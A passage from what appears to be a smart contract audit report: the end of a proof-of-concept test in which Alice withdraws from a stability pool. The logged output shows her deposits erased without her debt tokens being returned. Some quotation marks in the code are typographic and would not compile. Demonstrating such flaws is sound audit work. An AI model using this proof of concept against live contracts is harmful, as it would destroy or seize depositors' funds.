    withdrawal",stabilitypool.deposits(alice));
    console.log("Alice's balance of debttoken before the
    withdrawal",debttoken.balanceOf(alice));
    stabilitypool.withdrawFromSP(1000000000);
    console.log(”Alice's deposits in stability pool after the
    withdrawal”,stabilitypool.deposits(alice));
    console.log(”Alice's balance of debttoken after the
    withdrawal”,debttoken.balanceOf(alice));
    console.log(”Alice's deposits are now erased from the pool without
    being returned”);
}
```